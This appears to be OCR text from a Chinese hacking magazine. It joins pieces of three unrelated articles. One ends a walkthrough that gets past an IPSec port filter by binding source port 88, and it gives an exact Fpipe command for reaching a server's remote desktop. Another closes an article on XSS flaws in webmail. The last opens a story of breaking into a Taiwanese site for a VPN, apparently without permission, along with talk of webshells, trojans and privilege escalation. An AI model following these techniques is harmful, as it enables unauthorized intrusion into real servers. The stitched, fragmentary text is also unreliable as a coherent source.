



图 9




图 10

我们再次利用 SL 扫描器执行一下端口扫描，这次多加了“-g”参数，意思为绑定源端口为 88 开始扫描，如图 10。可以看出前后两次的扫描区别，第一次没有绑定源端口 88 的扫描结果是只扫描出了 WEB 的 80 端口，说明服务器所开放的端口仍然在 IPSEC 的保护之中，而第二次则扫描出了 WEB 服务器上所有开放的端口，这就说明我们绕过了 IPSEC 的保护限制。

接下来我们需要利用 Fpipe 这类的端口转向工具，在本地 CMD 命令行下执行“Fpipe.exe -l 3389 -r 3389 192.168.0.2 -s 88 -v”，这条命令的意思是利用 Fpipe 监听本地的 3389 端口，当使用 mstsc 连接本地的 3389 时，Fpipe 会把数据包转发到 192.168.0.2 服务器的 3389 端口，并采用源端口为 88。我们重新打开远程桌面，输入本机的 IP 地址，就可以连接上远程的 WEB 服务器了，如图 11。

登录到远程服务器后，打开本地安全设置下的 IP 安全策略，证实了我的想法。如图 12，服务器果然是利用 IPSEC 来设置除了开放 80 端口外，其它的所有端口都禁止通信了。





图 11




图 12

这次的渗透测试虽然简单，却很特别。管理员自认为仅开放 WEB 服务所需要的端口，服务器就安全了，而我们却可以通过应用层的攻击，比如利用常见的 WEB 程序的注人漏洞，先得到一个 WebShell，然后再利用微软操作系统自身的漏洞或第三方软件的漏洞，再或者服务器配置的漏洞来提升我们的权限，然后再由里向外突破防火墙的限制就易如反掌了。管理员要不断的学习，不断的实践来提升自己的功力，就像我这样：-)

（文章中涉及到的 WEB 路径猜解工具、海阳顶端 ASP 木马、GoldSun 的 Serv-U 提权 ASP 版、SL 扫描器、Fpipe.exe，已经收录于光盘中）

上接第 334 页

## 三、风雨过后

至于 hotmail、yahoo 等邮箱我没有测试成功，小雕也没有时间去研究了。还有 263 的是收费邮箱，我就不想注册一个去测试了，估计应该也会存在相同的问题吧。这个就留给有条件的朋友去测试了。或许有不少读者会问，你光弹出个框框有什么用呢，弹出个网页也没什么用呀。这个就要靠大家自己发挥想像去利用了，我只是以文章的形式简单的说明一下发现的问题。就这样，几乎国内常用的邮箱都有跨站问题，你以后还敢放心地打开收到的邮件吗？由于我是被小雕拿刀逼着搞这个的，所以要是文章有不妥之处，还请大家斧正。有什么问题也可以到 X 的官方论坛提出，欢迎大家交流意见！

文章难度：★★★

文章简介：利用[illegible]的方法来入侵PHP站点

# 台湾Linux肉鸡大派送

五一了，终于放假了，我一大早就兴奋的从床上爬起来，心里琢磨着这美好的七天长假该如何度过。先打开电脑，挂上QQ，忽然想起五一之前，同寝室的哥们不知咋的迷上了韩服卡丁车，非让我给他弄个台湾的VPN。没办法，谁让他是我们寝室的老大呢，不想干也不行啊。本以为五一这七天总算能逃出他的魔掌了(老大回家了)，但是随着老大的头像在屏幕上不停的闪动，我知道如果这几天弄不到VPN的话，等他回来我的下场可就悲惨了。就这样，我带着被威胁的心情开始了这段入侵的经历。

想要入侵网站，最快的方法就是从对方网站的整站系统下手，如果有源码的话，研究一下，对入侵网站还是很有帮助的。我整理了一下思路，到网上搜索了一下台湾的整站下载站点，N小时后，终于找到了http://www.***.com.tw/CNindex.html这个网站。在里面转了转，忽然看到了有个“线上展示”功能，如图1。




图1





图2

